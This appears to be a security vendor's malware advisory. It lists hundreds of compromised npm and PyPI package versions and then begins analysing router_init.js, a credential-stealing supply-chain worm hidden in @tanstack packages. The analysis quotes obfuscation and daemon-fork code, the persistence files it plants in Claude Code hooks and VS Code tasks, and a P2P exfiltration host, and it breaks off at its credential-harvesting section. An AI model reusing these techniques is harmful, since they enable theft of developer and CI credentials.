npm @tallyui/theme 0.2.1	2026-05-11 21:41:50 UTC	2026-05-11 21:47:59 UTC
npm @tallyui/pos 0.1.1	2026-05-11 21:41:51 UTC	2026-05-11 21:47:57 UTC
npm @tallyui/connector-medusa 1.0.1	2026-05-11 21:41:50 UTC	2026-05-11 21:47:54 UTC
npm @tallyui/components 1.0.1	2026-05-11 21:41:50 UTC	2026-05-11 21:47:49 UTC
npm @tallyui/connector-shopify 1.0.1	2026-05-11 21:41:51 UTC	2026-05-11 21:47:41 UTC
npm @tallyui/core 0.2.1	2026-05-11 21:41:51 UTC	2026-05-11 21:47:35 UTC
npm @tallyui/database 1.0.1	2026-05-11 21:41:51 UTC	2026-05-11 21:47:33 UTC
npm @tallyui/connector-vendure 1.0.1	2026-05-11 21:41:50 UTC	2026-05-11 21:47:31 UTC
npm @tallyui/storage-sqlite 0.2.1	2026-05-11 21:41:50 UTC	2026-05-11 21:47:31 UTC
npm @tallyui/connector-woocommerce 1.0.1	2026-05-11 21:41:50 UTC	2026-05-11 21:47:31 UTC
npm @uiopath/apollo-react 4.24.5	2026-05-11 21:00:26 UTC	2026-05-11 21:28:13 UTC

Package Artifact	Published	Detected ▼
npm @uipath/agent.sdk 0.0.18	2026-05-11 21:00:21 UTC	2026-05-11 21:13:25 UTC
npm @uipath/apollo-core 5.9.2	2026-05-11 21:00:26 UTC	2026-05-11 21:09:07 UTC
npm @uipath/apollo-wind 2.16.2	2026-05-11 21:00:21 UTC	2026-05-11 21:08:42 UTC
npm @uipath/tool-workflowcompiler 0.0.12	2026-05-11 21:00:20 UTC	2026-05-11 21:08:19 UTC
npm @uipath/filesystem 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:08:02 UTC
npm @uipath/robot 1.3.4	2026-05-11 21:00:22 UTC	2026-05-11 21:07:32 UTC
npm @uipath/telemetry 0.0.7	2026-05-11 21:00:20 UTC	2026-05-11 21:07:29 UTC
npm @uipath/integrationservice-sdk 1.0.2	2026-05-11 21:00:20 UTC	2026-05-11 21:07:24 UTC
npm @uipath/ap-chat 1.5.7	2026-05-11 21:00:26 UTC	2026-05-11 21:07:21 UTC
npm @uipath/widget.sdk 1.2.3	2026-05-11 21:00:21 UTC	2026-05-11 21:07:08 UTC
npm @uipath/agent-sdk 1.0.2	2026-05-11 21:00:22 UTC	2026-05-11 21:07:06 UTC
npm @uipath/packager-tool-apiworkflow 0.0.19	2026-05-11 21:00:20 UTC	2026-05-11 21:07:04 UTC
npm @uipath/case-tool 1.0.1	2026-05-11 21:00:22 UTC	2026-05-11 21:06:55 UTC
npm @uipath/codedagents-tool 0.1.12	2026-05-11 21:00:20 UTC	2026-05-11 21:06:53 UTC
npm @uipath/api-workflow-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:51 UTC
npm @uipath/context-grounding-tool 0.1.1	2026-05-11 21:00:19 UTC	2026-05-11 21:06:50 UTC

Package Artifact	Published	Detected ▼
npm @uipath/packager-tool-workflowcompiler-browser 0.0.34	2026-05-11 21:00:20 UTC	2026-05-11 21:06:50 UTC
npm @uipath/packager-tool-workflowcompiler 0.0.16	2026-05-11 21:00:21 UTC	2026-05-11 21:06:49 UTC
npm @uipath/aops-policy-tool 0.3.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:48 UTC
npm @uipath/flow-tool 1.0.2	2026-05-11 21:00:23 UTC	2026-05-11 21:06:48 UTC
npm @uipath/resourcecatalog-tool 0.1.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:46 UTC
npm @uipath/vertical-solutions-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:46 UTC
npm @uipath/data-fabric-tool 1.0.2	2026-05-11 21:00:21 UTC	2026-05-11 21:06:46 UTC
npm @uipath/packager-tool-case 0.0.9	2026-05-11 21:00:20 UTC	2026-05-11 21:06:45 UTC
npm @uipath/codedagent-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:45 UTC
npm @uipath/ui-widgets-multi-file-upload 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:45 UTC
npm @uipath/docsai-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:45 UTC
npm @uipath/insights-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:43 UTC
npm @uipath/solutionpackager-sdk 1.0.11	2026-05-11 21:00:22 UTC	2026-05-11 21:06:43 UTC
npm @uipath/auth 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:43 UTC
npm @uipath/maestro-tool 1.0.1	2026-05-11 21:00:22 UTC	2026-05-11 21:06:43 UTC
npm @uipath/cli 1.0.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:42 UTC

Package Artifact	Published	Detected ▼
npm @uipath/llmgw-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:41 UTC
npm @uipath/resource-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:41 UTC
npm @uipath/packager-tool-flow 0.0.19	2026-05-11 21:00:20 UTC	2026-05-11 21:06:39 UTC
npm @uipath/common 1.0.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:39 UTC
npm @uipath/gov-tool 0.3.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:39 UTC
npm @uipath/traces-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:38 UTC
npm @uipath/packager-tool-bpmn 0.0.9	2026-05-11 21:00:20 UTC	2026-05-11 21:06:36 UTC
npm @uipath/insights-sdk 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:35 UTC
npm @uipath/admin-tool 0.1.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:34 UTC
npm @uipath/packager-tool-webapp 1.0.6	2026-05-11 21:00:20 UTC	2026-05-11 21:06:33 UTC
npm @uipath/solutionpackager-tool-core 0.0.34	2026-05-11 21:00:20 UTC	2026-05-11 21:06:33 UTC
npm @uipath/vss 0.1.6	2026-05-11 21:00:22 UTC	2026-05-11 21:06:33 UTC
npm @uipath/orchestrator-tool 1.0.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:33 UTC
npm @uipath/solution-packager 0.0.35	2026-05-11 21:00:20 UTC	2026-05-11 21:06:32 UTC
npm @uipath/uipath-python-bridge 1.0.1	2026-05-11 21:00:19 UTC	2026-05-11 21:06:32 UTC
npm @uipath/codedapp-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:31 UTC
npm @uipath/project-packager 1.1.16	2026-05-11 21:00:21 UTC	2026-05-11 21:06:31 UTC

Package Artifact	Published	Detected ▼
npm @uipath/integrationservice-tool 1.0.2	2026-05-11 21:00:21 UTC	2026-05-11 21:06:30 UTC
npm @uipath/packager-tool-functions 0.1.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:29 UTC
npm @uipath/tasks-tool 1.0.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:29 UTC
npm @uipath/solution-tool 1.0.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:28 UTC
npm @uipath/packager-tool-connector 0.0.19	2026-05-11 21:00:21 UTC	2026-05-11 21:06:28 UTC
npm @uipath/maestro-sdk 1.0.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:28 UTC
npm @uipath/test-manager-tool 1.0.2	2026-05-11 21:00:20 UTC	2026-05-11 21:06:28 UTC
npm @uipath/agent-tool 1.0.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:28 UTC
npm @uipath/functions-tool 1.0.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:28 UTC
npm @uipath/identity-tool 0.1.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:28 UTC
npm @uipath/access-policy-tool 0.3.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:27 UTC
npm @uipath/resources-tool 0.1.11	2026-05-11 21:00:20 UTC	2026-05-11 21:06:27 UTC
npm @uipath/rpa-tool 0.9.5	2026-05-11 21:00:21 UTC	2026-05-11 21:06:26 UTC
npm @uipath/rpa-legacy-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:26 UTC
npm @uipath/access-policy-sdk 0.3.1	2026-05-11 21:00:21 UTC	2026-05-11 21:06:25 UTC
npm @uipath/platform-tool 1.0.1	2026-05-11 21:00:20 UTC	2026-05-11 21:06:24 UTC
npm @beproduct/nestjs-auth 0.1.16	2026-05-11 20:34:12 UTC	2026-05-11 20:38:47 UTC

Package Artifact	Published	Detected ▼
npm @beproduct/nestjs-auth 0.1.15	2026-05-11 20:33:47 UTC	2026-05-11 20:38:47 UTC
npm @dirigible-ai/sdk 0.6.3	2026-05-11 20:18:06 UTC	2026-05-11 20:26:52 UTC
npm @dirigible-ai/sdk 0.6.2	2026-05-11 20:17:38 UTC	2026-05-11 20:26:42 UTC
npm @beproduct/nestjs-auth 0.1.13	2026-05-11 20:24:24 UTC	2026-05-11 20:25:52 UTC
npm @beproduct/nestjs-auth 0.1.14	2026-05-11 20:24:36 UTC	2026-05-11 20:25:52 UTC
npm @beproduct/nestjs-auth 0.1.8	2026-05-11 20:20:48 UTC	2026-05-11 20:25:44 UTC
npm @beproduct/nestjs-auth 0.1.6	2026-05-11 20:20:28 UTC	2026-05-11 20:25:29 UTC
npm @beproduct/nestjs-auth 0.1.9	2026-05-11 20:20:58 UTC	2026-05-11 20:25:28 UTC
npm @beproduct/nestjs-auth 0.1.2	2026-05-11 20:19:43 UTC	2026-05-11 20:25:28 UTC
npm @beproduct/nestjs-auth 0.1.5	2026-05-11 20:20:18 UTC	2026-05-11 20:25:26 UTC
npm @beproduct/nestjs-auth 0.1.11	2026-05-11 20:23:43 UTC	2026-05-11 20:25:26 UTC
npm @beproduct/nestjs-auth 0.1.4	2026-05-11 20:20:08 UTC	2026-05-11 20:25:25 UTC
npm @beproduct/nestjs-auth 0.1.3	2026-05-11 20:20:02 UTC	2026-05-11 20:25:16 UTC
npm @beproduct/nestjs-auth 0.1.7	2026-05-11 20:20:39 UTC	2026-05-11 20:25:14 UTC
npm @beproduct/nestjs-auth 0.1.10	2026-05-11 20:21:12 UTC	2026-05-11 20:25:14 UTC
npm @beproduct/nestjs-auth 0.1.12	2026-05-11 20:23:57 UTC	2026-05-11 20:25:14 UTC
npm @ml-toolkit-ts/preprocessing 1.0.2	2026-05-11 20:17:39 UTC	2026-05-11 20:24:04 UTC

Package Artifact	Published	Detected ▼
npm @ml-toolkit-ts/preprocessing 1.0.3	2026-05-11 20:18:05 UTC	2026-05-11 20:23:52 UTC
npm @ml-toolkit-ts/xgboost 1.0.3	2026-05-11 20:17:39 UTC	2026-05-11 20:23:31 UTC
npm ml-toolkit-ts 1.0.5	2026-05-11 20:18:05 UTC	2026-05-11 20:23:30 UTC
npm @ml-toolkit-ts/xgboost 1.0.4	2026-05-11 20:18:05 UTC	2026-05-11 20:23:20 UTC
npm ml-toolkit-ts 1.0.4	2026-05-11 20:17:38 UTC	2026-05-11 20:23:18 UTC
npm agentwork-cli 0.1.4	2026-05-11 20:17:38 UTC	2026-05-11 20:23:06 UTC
npm agentwork-cli 0.1.5	2026-05-11 20:18:05 UTC	2026-05-11 20:23:05 UTC
npm @taskflow-corp/cli 0.1.27	2026-05-11 20:15:42 UTC	2026-05-11 20:21:13 UTC
npm cmux-agent-mcp 0.1.6	2026-05-11 20:15:47 UTC	2026-05-11 20:20:50 UTC
npm @supersurkhet/cli 0.0.5	2026-05-11 20:15:45 UTC	2026-05-11 20:20:44 UTC
npm @supersurkhet/sdk 0.0.5	2026-05-11 20:15:44 UTC	2026-05-11 20:20:41 UTC
npm @taskflow-corp/cli 0.1.26	2026-05-11 20:09:04 UTC	2026-05-11 20:15:44 UTC
npm @supersurkhet/cli 0.0.4	2026-05-11 20:09:06 UTC	2026-05-11 20:15:01 UTC
npm cmux-agent-mcp 0.1.5	2026-05-11 20:09:07 UTC	2026-05-11 20:14:59 UTC
npm @supersurkhet/sdk 0.0.4	2026-05-11 20:09:07 UTC	2026-05-11 20:14:53 UTC
npm @draftlab/auth 0.24.2	2026-05-11 20:01:57 UTC	2026-05-11 20:07:31 UTC
npm @draftlab/auth 0.24.1	2026-05-11 19:58:57 UTC	2026-05-11 20:06:52 UTC

Package Artifact	Published	Detected ▼
npm @draftauth/core 0.13.1	2026-05-11 19:58:56 UTC	2026-05-11 20:06:30 UTC
npm @draftauth/core 0.13.2	2026-05-11 20:01:58 UTC	2026-05-11 20:06:30 UTC
npm @draftauth/client 0.2.2	2026-05-11 20:01:57 UTC	2026-05-11 20:05:29 UTC
npm @draftauth/client 0.2.1	2026-05-11 19:58:56 UTC	2026-05-11 20:05:28 UTC
npm @draftlab/db 0.16.2	2026-05-11 20:01:57 UTC	2026-05-11 20:04:43 UTC
npm safe-action 0.8.4	2026-05-11 20:01:57 UTC	2026-05-11 20:04:38 UTC
npm @draftlab/auth-router 0.5.1	2026-05-11 19:58:55 UTC	2026-05-11 20:04:36 UTC
npm @draftlab/auth-router 0.5.2	2026-05-11 20:01:57 UTC	2026-05-11 20:04:36 UTC
npm @draftlab/db 0.16.1	2026-05-11 19:58:56 UTC	2026-05-11 20:04:28 UTC
npm safe-action 0.8.3	2026-05-11 19:58:55 UTC	2026-05-11 20:04:23 UTC
npm @taskflow-corp/cli 0.1.25	2026-05-11 19:51:15 UTC	2026-05-11 19:57:23 UTC
npm cmux-agent-mcp 0.1.4	2026-05-11 19:51:13 UTC	2026-05-11 19:56:58 UTC
npm @supersurkhet/cli 0.0.3	2026-05-11 19:51:13 UTC	2026-05-11 19:56:55 UTC
npm @supersurkhet/sdk 0.0.3	2026-05-11 19:51:12 UTC	2026-05-11 19:56:55 UTC
npm @taskflow-corp/cli 0.1.24	2026-05-11 19:32:15 UTC	2026-05-11 19:40:18 UTC
npm @supersurkhet/cli 0.0.2	2026-05-11 19:32:12 UTC	2026-05-11 19:38:55 UTC
npm cmux-agent-mcp 0.1.3	2026-05-11 19:32:15 UTC	2026-05-11 19:38:31 UTC

Package Artifact	Published	Detected ▼
npm @supersurkhet/sdk 0.0.2	2026-05-11 19:32:15 UTC	2026-05-11 19:38:17 UTC
npm git-git-git 1.0.8	2026-05-11 19:29:44 UTC	2026-05-11 19:37:14 UTC
npm @tolka/cli 1.0.2	2026-05-11 19:29:44 UTC	2026-05-11 19:36:58 UTC
npm git-branch-selector 1.3.3	2026-05-11 19:29:45 UTC	2026-05-11 19:36:25 UTC
npm nextmove-mcp 0.1.3	2026-05-11 19:29:44 UTC	2026-05-11 19:36:16 UTC
npm @tanstack/react-router 1.169.8	2026-05-11 19:26:17 UTC	2026-05-11 19:33:36 UTC
npm @tanstack/solid-router 1.169.8	2026-05-11 19:26:18 UTC	2026-05-11 19:32:40 UTC
npm @tanstack/router-core 1.169.8	2026-05-11 19:26:18 UTC	2026-05-11 19:32:32 UTC
npm @tanstack/start-plugin-core 1.169.26	2026-05-11 19:26:18 UTC	2026-05-11 19:32:21 UTC
npm @tanstack/vue-router 1.169.8	2026-05-11 19:26:17 UTC	2026-05-11 19:32:18 UTC
npm @tanstack/router-plugin 1.167.41	2026-05-11 19:26:17 UTC	2026-05-11 19:32:06 UTC
npm @tanstack/vue-start-client 1.166.49	2026-05-11 19:26:14 UTC	2026-05-11 19:32:00 UTC
npm @tanstack/react-start-rsc 0.0.50	2026-05-11 19:26:16 UTC	2026-05-11 19:31:54 UTC
npm @tanstack/start-client-core 1.168.8	2026-05-11 19:26:16 UTC	2026-05-11 19:31:49 UTC
npm @tanstack/eslint-plugin-start 0.0.7	2026-05-11 19:26:16 UTC	2026-05-11 19:31:49 UTC
npm @tanstack/react-start 1.167.71	2026-05-11 19:26:16 UTC	2026-05-11 19:31:48 UTC
npm @tanstack/router-generator 1.166.48	2026-05-11 19:26:16 UTC	2026-05-11 19:31:48 UTC

Package Artifact	Published	Detected ▼
npm @tanstack/eslint-plugin-router 1.161.12	2026-05-11 19:26:16 UTC	2026-05-11 19:31:48 UTC
npm @tanstack/router-devtools-core 1.167.9	2026-05-11 19:26:16 UTC	2026-05-11 19:31:47 UTC
npm @tanstack/vue-start 1.167.64	2026-05-11 19:26:15 UTC	2026-05-11 19:31:46 UTC
npm @tanstack/start-server-core 1.167.36	2026-05-11 19:26:16 UTC	2026-05-11 19:31:45 UTC
npm @tanstack/solid-start-server 1.166.57	2026-05-11 19:26:15 UTC	2026-05-11 19:31:43 UTC
npm @tanstack/start-storage-context 1.166.41	2026-05-11 19:26:14 UTC	2026-05-11 19:31:42 UTC
npm @tanstack/solid-start-client 1.166.53	2026-05-11 19:26:15 UTC	2026-05-11 19:31:41 UTC
npm @tanstack/solid-start 1.167.68	2026-05-11 19:26:16 UTC	2026-05-11 19:31:40 UTC
npm @tanstack/router-ssr-query-core 1.168.6	2026-05-11 19:26:15 UTC	2026-05-11 19:31:40 UTC
npm @tanstack/virtual-file-routes 1.161.13	2026-05-11 19:26:15 UTC	2026-05-11 19:31:40 UTC
npm @tanstack/react-router-ssr-query 1.166.18	2026-05-11 19:26:14 UTC	2026-05-11 19:31:40 UTC
npm @tanstack/nitro-v2-vite-plugin 1.154.15	2026-05-11 19:26:15 UTC	2026-05-11 19:31:39 UTC
npm @tanstack/vue-start-server 1.166.53	2026-05-11 19:26:15 UTC	2026-05-11 19:31:39 UTC
npm @tanstack/solid-router-ssr-query 1.166.18	2026-05-11 19:26:14 UTC	2026-05-11 19:31:38 UTC
npm @tanstack/react-start-server 1.166.58	2026-05-11 19:26:14 UTC	2026-05-11 19:31:38 UTC
npm @tanstack/react-start-client 1.166.54	2026-05-11 19:26:15 UTC	2026-05-11 19:31:37 UTC
npm @tanstack/start-fn-stubs 1.161.12	2026-05-11 19:26:14 UTC	2026-05-11 19:31:37 UTC

Package Artifact	Published	Detected ▼
npm @tanstack/router-utils 1.161.14	2026-05-11 19:26:15 UTC	2026-05-11 19:31:36 UTC
npm @tanstack/react-router-devtools 1.166.19	2026-05-11 19:26:15 UTC	2026-05-11 19:31:36 UTC
npm @tanstack/solid-router-devtools 1.166.19	2026-05-11 19:26:15 UTC	2026-05-11 19:31:36 UTC
npm @tanstack/history 1.161.12	2026-05-11 19:26:14 UTC	2026-05-11 19:31:36 UTC
npm @tanstack/router-cli 1.166.49	2026-05-11 19:26:15 UTC	2026-05-11 19:31:35 UTC
npm @tanstack/arktype-adapter 1.166.15	2026-05-11 19:26:14 UTC	2026-05-11 19:31:34 UTC
npm @tanstack/vue-router-devtools 1.166.19	2026-05-11 19:26:14 UTC	2026-05-11 19:31:34 UTC
npm @tanstack/zod-adapter 1.166.15	2026-05-11 19:26:14 UTC	2026-05-11 19:31:34 UTC
npm @tanstack/vue-router-ssr-query 1.166.18	2026-05-11 19:26:14 UTC	2026-05-11 19:31:34 UTC
npm @tanstack/start-static-server-functions 1.166.47	2026-05-11 19:26:14 UTC	2026-05-11 19:31:34 UTC
npm @tanstack/router-vite-plugin 1.166.56	2026-05-11 19:26:14 UTC	2026-05-11 19:31:33 UTC
npm @tanstack/valibot-adapter 1.166.15	2026-05-11 19:26:15 UTC	2026-05-11 19:31:33 UTC
npm @tanstack/router-devtools 1.166.19	2026-05-11 19:26:14 UTC	2026-05-11 19:31:32 UTC
npm @tanstack/solid-router 1.169.5	2026-05-11 19:20:43 UTC	2026-05-11 19:26:57 UTC
npm @tanstack/start-plugin-core 1.169.23	2026-05-11 19:20:43 UTC	2026-05-11 19:26:45 UTC
npm @tanstack/router-core 1.169.5	2026-05-11 19:20:42 UTC	2026-05-11 19:26:43 UTC

Package Artifact	Published	Detected ▼
npm @tanstack/vue-router 1.169.5	2026-05-11 19:20:42 UTC	2026-05-11 19:26:42 UTC
npm @tanstack/react-router 1.169.5	2026-05-11 19:20:42 UTC	2026-05-11 19:26:38 UTC
npm @tanstack/router-plugin 1.167.38	2026-05-11 19:20:41 UTC	2026-05-11 19:26:13 UTC
npm @tanstack/eslint-plugin-start 0.0.4	2026-05-11 19:20:41 UTC	2026-05-11 19:25:58 UTC
npm @tanstack/eslint-plugin-router 1.161.9	2026-05-11 19:20:40 UTC	2026-05-11 19:25:57 UTC
npm @tanstack/react-start-rsc 0.0.47	2026-05-11 19:20:41 UTC	2026-05-11 19:25:57 UTC
npm @tanstack/react-start 1.167.68	2026-05-11 19:20:42 UTC	2026-05-11 19:25:55 UTC
npm @tanstack/router-generator 1.166.45	2026-05-11 19:20:41 UTC	2026-05-11 19:25:54 UTC
npm @tanstack/start-client-core 1.168.5	2026-05-11 19:20:41 UTC	2026-05-11 19:25:52 UTC
npm @tanstack/router-devtools-core 1.167.6	2026-05-11 19:20:40 UTC	2026-05-11 19:25:48 UTC
npm @tanstack/router-utils 1.161.11	2026-05-11 19:20:39 UTC	2026-05-11 19:25:47 UTC
npm @tanstack/vue-router-ssr-query 1.166.15	2026-05-11 19:20:39 UTC	2026-05-11 19:25:45 UTC
npm @tanstack/arktype-adapter 1.166.12	2026-05-11 19:20:39 UTC	2026-05-11 19:25:43 UTC
npm @tanstack/start-server-core 1.167.33	2026-05-11 19:20:40 UTC	2026-05-11 19:25:43 UTC
npm @tanstack/solid-start 1.167.65	2026-05-11 19:20:41 UTC	2026-05-11 19:25:41 UTC
npm @tanstack/react-router-devtools 1.166.16	2026-05-11 19:20:39 UTC	2026-05-11 19:25:41 UTC
npm @tanstack/solid-router-devtools 1.166.16	2026-05-11 19:20:39 UTC	2026-05-11 19:25:40 UTC

Package Artifact	Published	Detected ▼
npm @tanstack/router-cli 1.166.46	2026-05-11 19:20:40 UTC	2026-05-11 19:25:39 UTC
npm @tanstack/solid-start-server 1.166.54	2026-05-11 19:20:39 UTC	2026-05-11 19:25:39 UTC
npm @tanstack/vue-router-devtools 1.166.16	2026-05-11 19:20:39 UTC	2026-05-11 19:25:38 UTC
npm @tanstack/virtual-file-routes 1.161.10	2026-05-11 19:20:40 UTC	2026-05-11 19:25:38 UTC
npm @tanstack/router-ssr-query-core 1.168.3	2026-05-11 19:20:40 UTC	2026-05-11 19:25:38 UTC
npm @tanstack/router-vite-plugin 1.166.53	2026-05-11 19:20:39 UTC	2026-05-11 19:25:37 UTC
npm @tanstack/nitro-v2-vite-plugin 1.154.12	2026-05-11 19:20:39 UTC	2026-05-11 19:25:37 UTC
npm @tanstack/start-fn-stubs 1.161.9	2026-05-11 19:20:39 UTC	2026-05-11 19:25:36 UTC
npm @tanstack/history 1.161.9	2026-05-11 19:20:39 UTC	2026-05-11 19:25:36 UTC
npm @tanstack/react-router-ssr-query 1.166.15	2026-05-11 19:20:39 UTC	2026-05-11 19:25:36 UTC
npm @tanstack/zod-adapter 1.166.12	2026-05-11 19:20:39 UTC	2026-05-11 19:25:35 UTC
npm @tanstack/valibot-adapter 1.166.12	2026-05-11 19:20:39 UTC	2026-05-11 19:25:35 UTC
npm @tanstack/solid-router-ssr-query 1.166.15	2026-05-11 19:20:39 UTC	2026-05-11 19:25:35 UTC
npm @tanstack/react-start-client 1.166.51	2026-05-11 19:20:39 UTC	2026-05-11 19:25:34 UTC
npm @tanstack/router-devtools 1.166.16	2026-05-11 19:20:39 UTC	2026-05-11 19:25:34 UTC
npm @tanstack/react-start-server 1.166.55	2026-05-11 19:20:40 UTC	2026-05-11 19:25:34 UTC
npm @tanstack/solid-start-client 1.166.50	2026-05-11 19:20:39 UTC	2026-05-11 19:25:33 UTC

Package Artifact	Published	Detected ▼
npm @tanstack/vue-start 1.167.61	2026-05-11 19:20:40 UTC	2026-05-11 19:25:33 UTC
npm @tanstack/start-storage-context 1.166.38	2026-05-11 19:20:39 UTC	2026-05-11 19:25:32 UTC
npm @tanstack/start-static-server-functions 1.166.44	2026-05-11 19:20:40 UTC	2026-05-11 19:25:32 UTC
npm @tanstack/vue-start-client 1.166.46	2026-05-11 19:20:39 UTC	2026-05-11 19:23:26 UTC
npm @tanstack/vue-start-server 1.166.50	2026-05-11 19:20:40 UTC	2026-05-11 19:23:25 UTC
composer intercom/intercom-php 5.0.2	-	2026-04-30 21:07:05 UTC
npm intercom-client 7.0.4	2026-04-30 14:41:04 UTC	2026-04-30 15:09:57 UTC
pypi lightning 2.6.3	2026-04-30 12:52:46 UTC	2026-04-30 13:10:58 UTC
pypi lightning 2.6.2	2026-04-30 12:45:20 UTC	2026-04-30 13:03:17 UTC
npm @cap-js/db-service 2.10.1	2026-04-29 12:14:00 UTC	2026-04-29 12:20:37 UTC
npm @cap-js/postgres 2.2.2	2026-04-29 12:14:00 UTC	2026-04-29 12:20:37 UTC
npm @cap-js/sqlite 2.2.2	2026-04-29 11:25:47 UTC	2026-04-29 11:33:06 UTC
npm mbt 1.2.48	2026-04-29 09:55:25 UTC	2026-04-29 10:03:09 UTC

Total packages: 416 • Last fetched: 5/14/2026, 3:00:41 PM

Technical Analysis

router_init.js

`router_init.js` is a fully self-contained supply-chain worm disguised as an initialization module for the `@tanstack/router-*` package family. The payload combines a credential-harvesting engine targeting GitHub Actions, AWS (IMDS, Secrets Manager, SSM), HashiCorp Vault, and Kubernetes with a worm propagation mechanism that steals an npm OIDC token from GitHub Actions CI environments and autonomously republishes itself to the npm registry under the stolen identity of compromised maintainers. Exfiltration is routed through the Session decentralized P2P network (`filev2.getsession[.]org`) using the embedded `signalservice` protobuf and onion-routed `snode` service nodes, making C2 traffic nearly indistinguishable from encrypted messaging app telemetry. Persistence is achieved by writing copies of itself into Claude Code's hook directory (`.claude/`) and VS Code's task runner (`.vscode/tasks.json`) to survive across developer workstation reboots, extending the worm beyond CI into developer machines. The implant's 2.3 MB single-line body, heavy `_0x` dispatcher obfuscation, and a secondary `beautify()` XOR decode layer with 148 encoded strings make static analysis labor-intensive without automated deobfuscation tooling.

Obfuscation Analysis

The file opens with the canonical obfuscator.io / JavaScript Obfuscator string-array rotation pattern: a self-invoking function that builds a large internal array of strings, then repeatedly rotates it until a numerical checksum matches. All string literals in the payload are replaced by calls into this array via a dispatcher function.

```
// First 500 bytes – string-array rotation bootstrap
const _0x5b1880=_0x253b;
(function(_0x4116b8,_0x2320bb){
  const _0x5f1a07=_0x253b, _0x5cdc04=_0x4116b8();
  while(!![]){
    try{
      const _0x22fd2a =
        parseInt(_0x5f1a07(0xf54))/0x1
        + parseInt(_0x5f1a07(0x806))/0x2 * (parseInt(_0x5f1a07(0x13c4))/0x3)
        + parseInt(_0x5f1a07(0xb77))/0x4 * (parseInt(_0x5f1a07(0x1f0f))/0x5)
        ...
    }
```

The primary dispatcher `_0x5b1880` is invoked **2,864 times** on the single source line alone. On top of the `_0x` layer, the author implemented a second decode layer through a custom function called `beautify()`. This function takes base64-encoded ciphertext strings and decodes them at runtime — likely XOR or AES — before using the result as an argument to `process.env[]`. This double-encoding is specifically designed to defeat simple `grep`-based string extraction of environment variable names:

```
// 148 beautify()-encoded process.env accesses, e.g.:
process.env[beautify('rx54ou2uVvizjlyyIxxhohB/m')]
process.env[beautify('ZMIw5arFv0MJjr8UDH9n9RFjuHI5PQk=')]
process.env[beautify('th5/odSUZxX2AzAEMHt56vHtaBJ1CGwHPPhvy7CD3JeZG//RWUsMqMmU=')]
process.env[beautify('kQQPsysgrZ5xrgrKwUM9tHhoYd5XTPQYyuHTVSFPGNnbfw==')]
// ...and 144 more
```

The plaintext variable names for these `beautify()` blobs are unknown without dynamic execution or key extraction. The confirmed plaintext `process.env` accesses (not encoded) are listed in Stage 2 and Stage 3 below; the encoded set likely includes the remainder of the `GITHUB_*` suite, full AWS credential names, and Vault paths mentioned below.

Daemonization and Persistence

The implant begins execution by checking for the presence of `process.env.__DAEMONIZED`. If the variable is not set, the current process immediately forks a detached copy of itself with `stdio` set to `['ignore', 'ignore', 'ignore']`, effectively severing the child from the parent's standard streams. The parent then exits cleanly. This ensures the malicious payload does not appear in the `npm install` or script execution output, and the child process is fully decoupled from the installing terminal session.

```
// Daemon fork guard – fires on first execution only
if (process.env.__DAEMONIZED) return !0x1; // already daemonized, skip

// Fork detached with all stdio suppressed
spawn(..., {
  detached: true,
  stdio: ['ignore', 'ignore', 'ignore']
}).unref();
```

The `unref()` call ensures Node.js does not wait for the child before exiting, making the parent's exit appear completely normal. Once running detached, the implant writes copies of itself into two developer tooling directories to survive across reboots and future tool invocations:

```
# Claude Code hooks persistence
.claude/router_runtime.js    ← self-copy of implant body
.claude/settings.json       ← Claude hooks config (runs implant on tool events)
.claude/setup.mjs           ← ESM loader shim

# VS Code task runner persistence
.vscode/setup.mjs           ← ESM loader shim
.vscode/tasks.json          ← VS Code task definition, runs setup.mjs on folder open
```

The `.claude/settings.json` write is particularly insidious: Claude Code supports a `hooks` configuration that executes shell commands in response to tool events (file edits, bash runs, etc.). By writing itself into that config, the implant ensures it re-executes every time a developer uses Claude Code in the affected project directory, even if the original npm package is

removed. The `.vscode/tasks.json` path provides an independent execution vector via VS Code's workspace task auto-run feature. Together, these two persistence mechanisms mean simple `npm uninstall` is insufficient remediation.

Environment Fingerprinting

Before harvesting credentials, the implant profiles the execution environment across three dimensions: CI platform, operating system, and JavaScript runtime. This gating prevents noisy credential requests in environments where they would fail or trigger alerts.

```
// CI platform detection (plaintext)
process.env.GITHUB_REPOSITORY // primary CI gate
process.env.RUNNER_OS         // confirms GitHub Actions runner

// OS targeting – three platforms covered
process.platform === 'linux'
process.platform === 'darwin'
process.platform === 'win32'
```

The implant contains large platform-specific arrays encoded behind `beautify()` — visible as `es['LINUX']`, which resolves to dozens of decoded path strings. This suggests platform-conditioned credential harvest paths (e.g., different shell profile locations on Linux vs macOS). The `npmjs.io` query seen in network indicators suggests the implant also performs an online lookup (<https://npmjs.io/search?q=ponyfill>) early in execution — likely to resolve a dependency or test network reachability before proceeding to exfil.

Credential Harvesting

